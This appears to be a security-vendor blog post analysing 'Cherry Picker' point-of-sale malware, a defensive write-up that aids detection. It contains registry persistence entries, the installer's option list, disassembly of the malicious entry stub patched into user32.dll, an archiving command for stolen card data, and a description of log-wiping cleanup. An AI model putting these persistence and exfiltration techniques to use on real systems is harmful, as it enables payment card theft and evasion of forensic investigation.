# Shining the Spotlight on Cherry Picker PoS Malware

trustwave.com/Resources/SpiderLabs-Blog/Shining-the-Spotlight-on-Cherry-Picker-PoS-Malware/

Loading...

Blogs & Stories

## SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

### Introduction

For the last five years Trustwave has been monitoring a threat across a number of forensic cases that we have dubbed "Cherry Picker". This targeted Point of Sale (PoS) memory scraper has enjoyed a very low detection rate in the wild for quite some time. Cherry Picker uses a new memory scraping algorithm, a file infector for persistence, and cleaner malware that removes all traces of the infection from target systems. This sophisticated functionality and highly targeted victims have helped the malware remain under the radar of many AV and security companies. This post will expose the functionality of Cherry Picker and hopefully help organizations provide protection from this threat.

### The Past

In 2011 Trustwave's forensic analysts worked on a case involving several pieces of malware that worked in concert to obtain Card Holder Data (CHD) from memory of the target process.

| Filename | Hash | Compile Date |
|---|---|---|
| searcher.dll | B532B2C489EC2989AA976151D9E3878323B9AAD20AF0DC8538F1B30379449162 | 2009-11-05 20:12:18 |
| sr.exe | E81D12CB40A32A233780328D0BB73598D393C47049847DBBA24881DE034BF938 | 2009-11-05 20:12:12 |

Sr.exe is a command line interface that accepts *n* Process IDs (PID) and injects the searcher.dll into each process. Searcher.dll looks for CHD in the injected process and writes out the found data to a plain text file as %WINDIR%\system32\Data.txt directory. These samples are fairly well detected with both files being flagged by a large number of AVs as a generic banking Trojan or Point of Sale (PoS) memory scraper. However, this tool set never seems to be alone on the system. Our investigations have found it being used with, or embedded in, an AutoIt script such as fishnetsecurity discusses. TrendMicro found it in use with another PoS memory scraper called Rdasrv. Trustwave's malware researchers presented this threat at the Sector conference detailing exactly how they worked as well as including both Cherry Picker and Searcher artifacts in a SANS course: Sniper Forensics.

So not exactly under the radar huh? Okay, fair enough. Just like in all the infomercials we get to the part you all know… BUT WAIT! There's more.

## Cherry Picker

Cherry Picker is a set of malware that has also been seen on systems in conjunction with searcher.dll; however, unlike Searcher it has gone largely unnoticed by the AV and security community. While Searcher has remained unchanged on the various cases it has been seen on, Cherry Picker has undergone consistent improvement over the years. So what is Cherry Picker exactly? There are essentially been 3 versions of the main malware:

Filename: **Pserver32.dll**

| Version | Hash | Compile Date |
|---|---|---|
| 1 | CB71B31AF4BC5A5D3F541BEFF87ECBFD55F24BA7AD6249484608E359D880F2DD | 2009-12-05 05:12:21 |
| 2 | AC1837B37A495BEDF644A2824CD36F2BFB34CAD122C26E1FE497146A8F2A16A4 | 2010-03-04 13:22:59 |
| 3 | 3F366CCED9473CFBEDA0245F5817699D5BEB81D0AB4D2C81E1E3DCB7DCE7465D | 2015-02-01 01:13:33 |

If this were a legitimate development project these versions would be minor version updates. Each one adds a small amount of functionality to the previous version.

## Loading

Before we can talk about the meat of Cherry Picker's functionality, we need to take a look at how the DLL is loaded into memory. In the searcher.dll case, sr.exe was used to inject the scraper into the memory of a target running process. No persistence was used to perform this function automatically. Cherry Picker has two different ways to install persistence. In several of the cases, a registry file was discovered, that when ran added pserver32.dll the following registry key:

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows]

"AppInit_DLLs"="pserver32.dll"

From the Microsoft support site:

"The AppInit_DLLs are loaded by using the **LoadLibrary()** function during the **DLL_PROCESS_ATTACH** process of User32.dll. Therefore, executables that do not link with User32.dll does not load the AppInit_DLLs. There are very few executables that do not link with User32.dll."

In order for the DLL to be loaded from the AppInit_DLLs registry key, it must be "turned on". This is accomplished by setting the following registry key to 1:


[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows]

"LoadAppInit_DLLs"=0x00000001

This causes numerous applications to load the malicious DLL at startup. On the most recent case our analysts found an additional install mechanism that greatly increased the options available to the attacker. The author upgraded sr.exe to srf.exe:

| | | |
|---|---|---|
| srf.exe | 7AB1F21B41134FF21476760434569383D8FD55D444DF035C900F330B13F70CBD | 2010-03-02 16:35:23 |


Srf requires that the first argument match a hardcoded string ("password") in the binary. This may help it prevent AVs from marking it as malware since it exits without performing any malicious activity. Srf provides a handy usage to show what options are available to install the malware:



```
Usage:
-i name.dll - install patch dll
-u          - uninstall patch dll
-t          - test is dll is patched
-l          - list processes
-r name.dll - inject dll into all processes (required for already running processes)
-a name.dll - install autorun to registry
-d name.dll - delete autorun from registry
-s name.dll procname!PID - inject dll into processes or PID
```


The injection option is still here, although it has been expanded to include the ability to inject into all running processes, processes by name, or processes by PID. They can also install/uninstall a variable DLL name into the AppInit_DLLs registry key (which is what they mean by autorun). Then there is the patch DLL option. This option is a sophisticated file infector that patches the legitimate user32.dll on disk to first load the malicious DLL provided in the option before continuing on with the legitimate functionality of the system DLL. Srf uses a little known legitimate function of windows (sfc_os.dll #5) to disable system write protection on all 3 versions of user32.dll stored on the system. The legitimate copy is then copied to the same directory under user32.tmp before adding a DllEntryPoint to user32.dll with malicious code to load the supplied DLL.

This is the entry point for the legitimate user32.dll:



```
; Exported entry 2301. UserClientDllInitialize


; Attributes: bp-based frame

; BOOL __stdcall UserClientDllInitialize(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public UserClientDllInitialize
UserClientDllInitialize proc near

var_6A4= byte ptr -6A4h
var_69C= byte ptr -69Ch
SystemInformation= byte ptr -464h
var_444= dword ptr -444h
var_438= dword ptr -438h
var_430= dword ptr -430h
var_42C= dword ptr -42Ch
var_428= dword ptr -428h
var_424= dword ptr -424h
var_420= dword ptr -420h
var_41C= word ptr -41Ch
ModuleName= word ptr -21Ch
var_14= word ptr -14h
var_4= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

; FUNCTION CHUNK AT 7DC6A06B SIZE 00000074 BYTES
; FUNCTION CHUNK AT 7DC6DB70 SIZE 00000023 BYTES
; FUNCTION CHUNK AT 7DC6FCE4 SIZE 00000015 BYTES
; FUNCTION CHUNK AT 7DC94154 SIZE 00000089 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
cmp     [ebp+fdwReason], 1
jnz     short loc_7DC6B705
```

After the modification, the new entry point is DllEntryPoint:



```
assume fs:nothing, gs:nothing



; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near
push    '1'
push    'ld.2'
push    '3rev'
push    'resp'
mov     eax, esp
push    eax
call    $+5
pop     eax
add     eax, 0FFFA1055h
call    ds:(LoadLibraryA - 7E4112F4h)[eax]
add     esp, 10h
jmp     UserClientDllInitialize
DllEntryPoint endp
```

Every time user32.dll is loaded by an application, pserver32.dll is loaded first and then the legitimate code is executed. This has basically the same effect as AppInit_DLLs registry key but without leaving the tell tale traces that can be found by a forensic analyst. The majority of Windows executables load user32.dll.

## The Config

The first thing the malware does is look for a hardcoded filename in the current working directory that contains configuration information. In version 1 the config file was name **graph32.dll** and was a plaintext file with the header "[config]". The lines after that contain "key=value" pairs that set options available to the malware. The API GetPrivateProfileIntA and GetPrivateProfileStringA are used to parse the plain text file and obtain the configuration values. In version 2 a new type of config file was introduced and the hardcoded filename changed to: **kb852310.dll**. While the plain text config was still supported, if the malware doesn't find the "[config]" header it will attempt to decode the file using a custom de-obfuscation algorithm. I have reversed this algorithm and written a python script, which writes out the de-obfuscated config to disk. The script can be found here. The plain-text config and the obfuscated config are parsed in two different manners but contain essentially the same information. The one difference is the obfuscated config can contain a public key, which will allow Cherry Picker to encrypt CHD before writing it to the exfiltration file. Both configs contain the following fields:

| | |
|---|---|
| Target Process | Process name to target for injection |

| | |
|---|---|
| FTP Username | Username for logging into FTP server |
| FTP Password | Password for logging into FTP server |
| FTP Host | Hostname/IP for FTP server |
| FTP Passive | Use FTP Passive mode |
| RAR Password | Password for creating encrypted RAR archives |
| RAR Template | Naming template for encrypted RAR archives |
| CHD dump file location | Full path to CHD file ex: C:\Windows\system32\sysss.dll |
| Time | What time to perform exfiltration of dump files. Ex: time=2045 (8:45PM) |
| Timeout | Time to wait before scraping memory |

This is how Cherry Picker came by its name. The configuration specifies a target process that it expects to be loaded in. If the parent process does not match the name specified by this field the malware will exit. This implies that the malware author already has scouted the system and knows exactly what process they are targeting. Just like a cherry picker in basketball, Cherry Picker all the other processes on the system to target one process and go after that sweet, sweet card data.

## Off and Running

Once the malware has loaded the configuration file and verified that it is running in the correct process, a mutex is created. This prevents multiple copies from spawning on the system and synchronizes the collection of CHD and the exfiltration of files. In version 1 and 2 the hardcoded mutex was:

**Global\\Srch1Mutex**

Version 3 changed the name to:

**Global\\SYNC32TOOLBOX**

The malware runs two threads. The first thread is responsible for finding the CHD in the process, writing the results to a file, and preparing the files for exfiltration. The location of the exfiltration file, time to perform the exfiltration, and destination are all contained in the configuration file.

Cherry Picker enumerates the files in the *%WINDIR%\System32* directory and builds a list of all .rar files that are found. It then begins to loop through the memory of the target process looking for CHD and writing it out to the file specified by the config for exfiltration. In version 3 of the malware, the author introduces a new technique for scraping memory using the API QueryWorkingSet. We will be releasing a follow up to this blog tomorrow detailing this technique.

If a public key is in the config, the data in encrypted before writing it to the exfiltration file, otherwise it is written in plain text. Once the system time matches the exfiltration time listed in the configuration file, the malware will add the file containing the CHD to an encrypted archive using the following command:

**rar m <template_rar_filename> <exfil_file> 0 -y -hp<password>**

This thread will then release the mutex and sleep for 15 seconds plus the configured sleep timer. It will then re-acquire the mutex and repeat the above process indefinately.

The second thread is responsible for exfiltrating the file to the FTP server specified in the configuration file. This thread waits for the mutex to be released and then FTPs all .rar files contained in the global list to the FTP server. If the config is missing the FTP username or password, it will use the IP in the configuration file to perform a POST request to /update.php on the server. The archive is deleted after it is exfiltrated from the system.

This thread also maintains a log of the activities on the system based on the file path given in the configuration file. However, in all the observed configs there was no path listed which caused the log file to be written to %WINDIR%\0.log (or just 0 depending on the version). This file contains a log of the exfiltration attempts and is exfiltrated with the CHD:

**<time_date_stamp> <exfil_file_size> <rar_exfil_name>**

## The Cleanup

It is rare for malware authors to clean up artifacts on an infected system. On one of the systems the forensic analyst was able to discover a file that did exactly this and more. The author went above and beyond writing a cleaner that return the system to a "clean" state. This cleaner was highly targeted, and contained hardcoded paths to the malware, exfiltration files, and the legitimate files on the system. The recent compile time of the cleaner also points to the cleaner being written for the current malware campaign.

| | | |
|---|---|---|
| Cvc.exe | C79C6EB598E496B27263B59858FC394AC6262302D63C7FD6CD5148852EA0E744 | 2015-06-30 03:57:24 |

Cvc looks for the TeamViewer process running on the system and injects code into it if it finds it, exiting if it doesn't exist. TeamViewer is a free third party remote desktop software. The use of weak or default passwords on remote admin tools is a common initial vector of compromise on PoS systems and was likely the ingress method for the most recent forensic case involving Cherry Picker. The code contains a custom "shredder" function that takes a file path overwrites the file multiple times with 00's, FF's, and cryptographic junk before moving the file to a random name in the same folder. The random name is then deleted. A hardcoded list of malware and exfiltration file locations are shredded. The injected code also shreds the original cvc.exe. The AppInit_DLLs registry key is checked for the pserver32.dll value and deleted if it exists. The PoS software that was being targeted is terminated and then re-launched to remove the malware from memory. Once the malware has been removed from the system, the system handles held by the TeamViewer process are enumerated and the handle to the current log file is obtained. The current position is set to the beginning of the file, causing TeamViewer to overwrite its own logs. The injected code then deletes all old log files from the TeamViewer directory. Finally, the connection log is accessed and any reference to the malware author's connection is overwritten with 00's. The injected thread terminates and concludes restoring the system to a near pre-infection state. It does not reset the LoadAppInit_DLLs Registry key to 0, which doesn't necessarily mean that the system was infected by Cherry Picker but isn't typically set to 1 on a system with default settings.

## Detection

Trustwave's Endpoint Protection contains custom signatures that protect our customers from the Cherry Picker threat. In addition to this we have released Yara rules capable of finding the installation, main malware, and cleaner for Cherry Picker malware. The yara signatures can be found at Trustwaves github page.

## Conclusion

Any malware author's main goal is to obtain target data while not being discovered or blocked by the owners of the target network. Cherry Picker was built to evade security controls through its use of configuration files, encryption, obfuscation, command line arguments and highly targeted victims. The introduction of a new way to parse memory and find CHD, a sophisticated file infector, and a targeted cleaner program have allowed this malware family to remain under the radar of many security and AV companies. Hopefully this post will raise awareness and drive further discussion of this malware family so that customers will be protected from this threat.